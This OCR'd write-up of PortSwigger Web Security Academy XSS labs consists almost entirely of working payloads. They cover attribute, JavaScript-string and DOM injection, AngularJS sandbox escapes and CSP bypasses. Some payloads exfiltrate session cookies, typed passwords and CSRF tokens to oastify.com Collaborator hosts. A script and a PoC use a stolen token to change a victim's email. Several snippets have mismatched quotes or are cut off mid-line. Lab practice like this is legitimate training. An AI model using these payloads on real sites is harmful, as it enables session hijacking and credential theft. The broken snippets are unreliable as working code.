


▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-attribute-angle-brackets-html-encoded

```
<input type="text" placeholder="Search the blog..." name="search" value="a" onfocus="alert(1)" autofocus="alert(1)">
```





▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-href-attribute-double-quotes-html-encoded



▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-html-encoded


```
var searchTerms = 'a';alert(1)//';
document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
```






▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element


```
https://0a51001e0314f986820e4c3000cb007c.web-security-academy.net/product?productId=1&storeId=<script>alert(1)</script>
```



▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-angularjs-expression



▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-reflected



payload used : `\"};alert(1);//` in search box


▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-stored

payload used : `<script><img src=x onerror=alert(1)</script>` in comment box

▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked


payload used : `<iframe src="` https://0a2700bd034ef9e382bde789002f00d5.web-security-academy.net/?search=<body+onresize%3D"print()"> `" onload=this.style.width='100px'>` in body box

▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-all-standard-tags-blocked



`<script>`
`location='`
https://0af600ea037fe7f987331a26007d00d5.web-security-academy.net/?search=<test id=x onfocus=alert(document.cookie) tabindex=0>text</test>#x `';`
`</script>`


▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-some-svg-markup-allowed



payload used : `<svg><animatetransform onbegin=alert(1) attributeName=transform>`

▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-canonical-link-tag

payload used : `https://<linke.net/>?'accesskey='x'onclick='alert(1)`



▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-single-quote-backslash-escaped


payload used : `</script><script>alert(1)</script>`

▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped

payload used : `a';alert(1);//`

▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped

payload used : `http://hello?&#x27;)-alert(1);//` or `http://hello?&#x27;)-alert(1)-&#x27;` in website input box



▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped

payload used : `${alert(1)}`

▼ https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies

payload used :


`<script>fetch('` https://4oteugp29tpvyoskylxu7z5cm3sugk49.oastify.com?cookie='document.cookie `');</script>`


and get the cookie from burp's collabrotor then copy and past the session cookie into the browser(website's) cookies

▼ https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-capturing-passwords

payload used : `<input id=username name=username>`

```
<input id=password type=password name=password onchange='if(this.value.length) fetch('
https://1qsbwdrzbqrs0luh0izr9w79o0urii67.oastify.com?username="+username.value+"&password=
"+this.value)'>
```






▼ https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf

payload used /jscode :

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
var changeReq = new XMLHttpRequest();
changeReq.open('post', '/my-account/change-email', true);
changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```


▼ https://portswigger.net/web-security/cross-site-scripting/contexts/client-side-template-injection/lab-angular-sandbox-escape-without-strings

payload used : `toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)`



focus on the url when i put `http://<url.net>/?search=asd&1%2b1=1` `(asd&1%2b1=1 ⇒ asd&1+1=1)` it is showing me 2 it means here i can put my payload

encode the payload in to urlencoding into url encoding



`http://<url>Web-security-academy.net/?search=asd&1%2b1=1`

convert link this in to this by replacing `1%2b1` to `%74%6f%53%74%72%69%6e%67%28%29%2e%63%6f%6e%73%74%72%75%63%74%6f%72%2e%70%72%6f%74%6f%74%79%70%65%2e%63%68%(`

then it will look like this .

`https://<url>.web-security-academy.net/?search=asd&toString().constructor.prototype.charAt%3D[].join%3B[1%2C2]|orderBy%3AtoString().constructor.fromCharCode(120%2C61%2C97%2C108%2C101%2C114%2C116%2C40%2C49%2C41)=1`


solved the lab

▼ https://portswigger.net/web-security/cross-site-scripting/contexts/client-side-template-injection/lab-angular-sandbox-escape-and-csp

payload used :

```
<script>
location='
https://0aa5009a043d7db880413a0200d000ee.web-security-academy.net/?search=<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(document.cookie)'>#x  ';
</script>
```

actual payload : `<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(1)'>`



▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-event-handlers-and-href-attributes-blocked

```
<svg>
<a>
<animate attributeName=href values=javascript:alert(1)></animate>
<text x=20 y=20 > Click Me</text>
</a>
</svg>
```


▼ https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-url-some-characters-blocked

payload used : `5&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window+'',{'x':'`

syntax/format: https://<url-id>.web-security-academy.net/post?postId=payload

use this final payload `https://<url-id>.web-security-academy.net/post?postId=` `5&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window+'',{'x':'`

▼ https://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-very-strict-csp-with-dangling-markup-attack



payload used : `"></form><form class="login-form" name="evil-form" action="https://ebtohqccw3c5lyfulvk4u9sm9df432rr.oastify.com/token" method="GET"><button class="button" type="sumbit">Click Me</button>`


in body box

```
<script>
location=' https://0ae000d804684221841b9a9c0061003f.web-security-academy.net/my-account?email="></form><form class="login-form" name="evil-form" action="https://ebtohqccw3c5lyfulvk4u9sm9df432rr.oastify.com/token" method="GET"><button class="button" type="sumbit">Click Me</button> '
</script>
```

then deliver the exploit and get the CSRF Token from burp collabrotorer then

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0ae000d804684221841b9a9c0061003f.web-security-academy.net/my-account/change
<input type="hidden" name="email" value="hacker@evil-user.net" />
```


```
<input type="hidden" name="csrf" value="fWIW2FvDcvAzKSSWiLvJKQc7axSxCtmc" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
```

